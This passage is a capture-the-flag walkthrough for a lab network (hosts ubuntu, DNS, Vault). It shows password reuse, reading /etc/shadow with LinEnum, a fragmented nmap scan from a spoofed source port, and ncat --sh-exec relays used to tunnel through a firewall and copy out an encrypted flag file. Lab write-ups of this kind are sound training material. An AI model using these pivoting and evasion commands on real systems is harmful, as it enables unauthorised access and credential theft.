exec /bin/bash
```

another interesting file is "ssh" (in the Dave's homedir).. It can be easily missed as **it is a file, not a directory**!!!!

dave
dav3gerous567 **<--- new password for another sever...**

Let's enumerate this 192.168.1.4 server. Let's copy the portscanner.py from the dave server:

```
 scp portscanner.py 192.168.122.4:/tmp
```

tells us only that ports 22 and 80 are opened.

Let's try the LinEnum.sh

```
dave@ubuntu:/tmp$ scp LinEnum.sh  192.168.122.4:/tmp
```

and run it. Among million other things, you will be able to see encrypted passwords for users alex and dave (as we are logged in as root hence we can read the /etc/shadow file) , which you can either de-crypt or change it to your own encrypted password (google can help how to do it).


but one interesting thing you will get is a /etc/hosts records:

127.0.0.1   localhost
127.0.1.1   DNS
192.168.5.2   Vault

192.168.5.2 was not mentioned anywhere yet. So let's check the logs if it is mentioned anywhere:

in /var/log/ run:
grep -a 192.168.5.2 *

That looks interesting:



```
root@DNS:/var/log# grep -a 192.168.5.2 *
grep -a 192.168.5.2 *
grep: apache2: Is a directory
grep: apt: Is a directory
auth.log:Jul 17 16:49:01 DNS sshd[1912]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
auth.log:Jul 17 16:49:02 DNS sshd[1943]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
auth.log:Jul 17 16:49:02 DNS sshd[1943]: Disconnected from 192.168.5.2 port 4444
auth.log:Jul 17 17:21:38 DNS sshd[1560]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
auth.log:Jul 17 17:21:38 DNS sshd[1590]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
auth.log:Jul 17 17:21:38 DNS sshd[1590]: Disconnected from 192.168.5.2 port 4444
auth.log:Jul 17 21:58:26 DNS sshd[1171]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
auth.log:Jul 17 21:58:29 DNS sshd[1249]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
auth.log:Jul 17 21:58:29 DNS sshd[1249]: Disconnected from 192.168.5.2 port 4444
auth.log:Jul 24 15:06:10 DNS sshd[1466]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
auth.log:Jul 24 15:06:10 DNS sshd[1496]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
auth.log:Jul 24 15:06:10 DNS sshd[1496]: Disconnected from 192.168.5.2 port 4444
auth.log:Jul 24 15:06:26 DNS sshd[1500]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.5.2  user=dave
auth.log:Jul 24 15:06:28 DNS sshd[1500]: Failed password for dave from 192.168.5.2 port 4444 ssh2
auth.log:Jul 24 15:06:28 DNS sshd[1500]: Connection closed by 192.168.5.2 port 4444 [preauth]
auth.log:Jul 24 15:06:57 DNS sshd[1503]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
auth.log:Jul 24 15:06:57 DNS sshd[1533]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
auth.log:Jul 24 15:06:57 DNS sshd[1533]: Disconnected from 192.168.5.2 port 4444
auth.log:Jul 24 15:07:21 DNS sshd[1536]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
auth.log:Jul 24 15:07:21 DNS sshd[1566]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
auth.log:Jul 24 15:07:21 DNS sshd[1566]: Disconnected from 192.168.5.2 port 4444
auth.log:Sep  2 15:07:51 DNS sudo:     dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/nmap 192.168.5.2 -Pn --source-port=4444 -f
auth.log:Sep  2 15:10:20 DNS sudo:     dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987 -p 53
auth.log:Sep  2 15:10:34 DNS sudo:     dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987 -p 53
N[��z<ssh:nottyalex192.168.122.1�N[��z<ssh:nottyalex192.168.122.1�N[��z�ssh:nottydave192.168.122.1N[��z�ssh:nottydave192.168.5.2d2W[���ssh:nottydave192.168.122.1�
7W[��z�ssh:nottydave192.168.122.18W[��z�ssh:nottydave192.168.122.18W[��z�ssh:nottydave192.168.122.1%8W[��z3tty1tty1dave3H9�[$�3tty1tty1dave3T9�[{@3tty1tty1dave3�t
ty1tty1dave�m9�[�ssh:nottydave192.168.122.1@�[��zcssh:nottydave192.168.122.1�T�[��z�9ssh:nottydave192.168.122.1*_�\��z
grep: dist-upgrade: Is a directory
grep: fsck: Is a directory
grep: installer: Is a directory
grep: lxd: Is a directory
grep: unattended-upgrades: Is a directory
root@DNS:/var/log#
```

So let's run these commands:

root@DNS:/var/log# /usr/bin/nmap 192.168.5.2 -Pn --source-port=4444 -f


PORT   STATE SERVICE
987/tcp open unknown

Port 987 is opened! And the ncat command gave us an idea how to do a port redirection! We need to use source port 4444 and keep the session opened (hence the & at the end):

/usr/bin/ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 --source-port=4444" &

and then login as dave (as we have his username & password):

ssh dave@localhost -p 1234 (password: dav3gerous567)



```
root@DNS:/var/log# /usr/bin/ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 --source-port=4444" &
e-port=4444" &-l 1234 --sh-exec "ncat 192.168.5.2 987 --sourc
[1] 15467
root@DNS:/var/log#

root@DNS:/var/log# ssh dave@localhost -p 1234
ssh dave@localhost -p 1234
dave@localhost's password: dav3gerous567

Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

96 packages can be updated.
49 updates are security updates.


Last login: Wed Apr 10 13:07:55 2019 from 192.168.122.4
dave@vault:~$  ls -la
 ls -la
total 44
drwxr-xr-x 6 dave dave 4096 Apr 10 13:09 .
drwxr-xr-x 4 root root 4096 Jul 17  2018 ..
-rw------- 1 dave dave  118 Apr 10 13:30 .bash_history
-rw-r--r-- 1 dave dave  220 Jul 17  2018 .bash_logout
-rw-r--r-- 1 dave dave 3771 Jul 17  2018 .bashrc
drwx------ 2 dave dave 4096 Jul 17  2018 .cache
drwx------ 2 dave dave 4096 Apr 10 13:09 .gnupg
drwxrwxr-x 2 dave dave 4096 Sep  2  2018 .nano
-rw-r--r-- 1 dave dave  655 Jul 17  2018 .profile
-rw-rw-r-- 1 dave dave  629 Sep  3  2018 root.txt.gpg
drwx------ 2 dave dave 4096 Jul 17  2018 .ssh
dave@vault:~$
```

And we find another flag: root.txt.gpg… It is encoded with the key in dave@ubuntu home dir…:

```
dave@ubuntu:~/Desktop$ cat key
itscominghome
```

```
dave@vault:~$ gpg -d ./root.txt.gpg
gpg -d ./root.txt.gpg
gpg: encrypted with RSA key, ID D1EB1F03
gpg: decryption failed: secret key not available
```

but that does not work for some reason and GPG does not allow to pass the key from the command line. So we have to copy it back to dave@ubuntu server.

so back to the DNS server, open the port again:

```
/usr/bin/ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 --source-port=4444” &
```

and copy the file with port 1234


```
scp -P 1234 dave@localhost:/home/dave/root.txt.gpg /tmp
```

and then from the ubuntu box the same way (we do not need any port redirections, because we already have Dave's password: dav3gerous567)

```
scp 192.168.122.4:/tmp/root.txt.gpg /tmp
```

And decrypt here:

dave@ubuntu:~ gpg -d ./root.txt.gpg



```
dave@ubuntu:/tmp$ ls -arlth
total 104K
drwxr-xr-x 24 root root 4.0K Jul 17  2018 ..
drwxrwxrwt  2 root root 4.0K Apr  9 14:23 .XIM-unix
drwxrwxrwt  2 root root 4.0K Apr  9 14:23 VMwareDnD
drwxrwxrwt  2 root root 4.0K Apr  9 14:23 .ICE-unix
drwxrwxrwt  2 root root 4.0K Apr  9 14:23 .font-unix
drwxrwxrwt  2 root root 4.0K Apr  9 14:23 .Test-unix
drwx------  3 root root 4.0K Apr  9 14:23 systemd-private-ef2fa48065174306bfd2f685c43c9d17-systemd-timesyncd.service-OneCle
drwx------  2 root root 4.0K Apr  9 14:24 vmware-root
drwxrwxrwt  2 root root 4.0K Apr  9 14:24 .X11-unix
-r--r--r--  1 root root   11 Apr  9 14:24 .X0-lock
drwx------  3 root root 4.0K Apr  9 14:24 systemd-private-ef2fa48065174306bfd2f685c43c9d17-rtkit-daemon.service-e136I4
drwx------  3 root root 4.0K Apr  9 14:24 systemd-private-ef2fa48065174306bfd2f685c43c9d17-colord.service-YoGJF8
-rw-r--r--  1 dave dave  45K Apr 10 14:27 LinEnum.sh
drwxrwxrwt 12 root root 4.0K Apr 10 14:45 .
-rw-r--r--  1 dave dave  629 Apr 10 14:45 root.txt.gpg
dave@ubuntu:/tmp$ gpg -d root.txt.gpg

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24
      "david <dave@david.com>"
ca468[redacted]
dave@ubuntu:/tmp$ 
```

And again - not sharing the flag here 🙂

Happy hunting

pkaiser, April 2019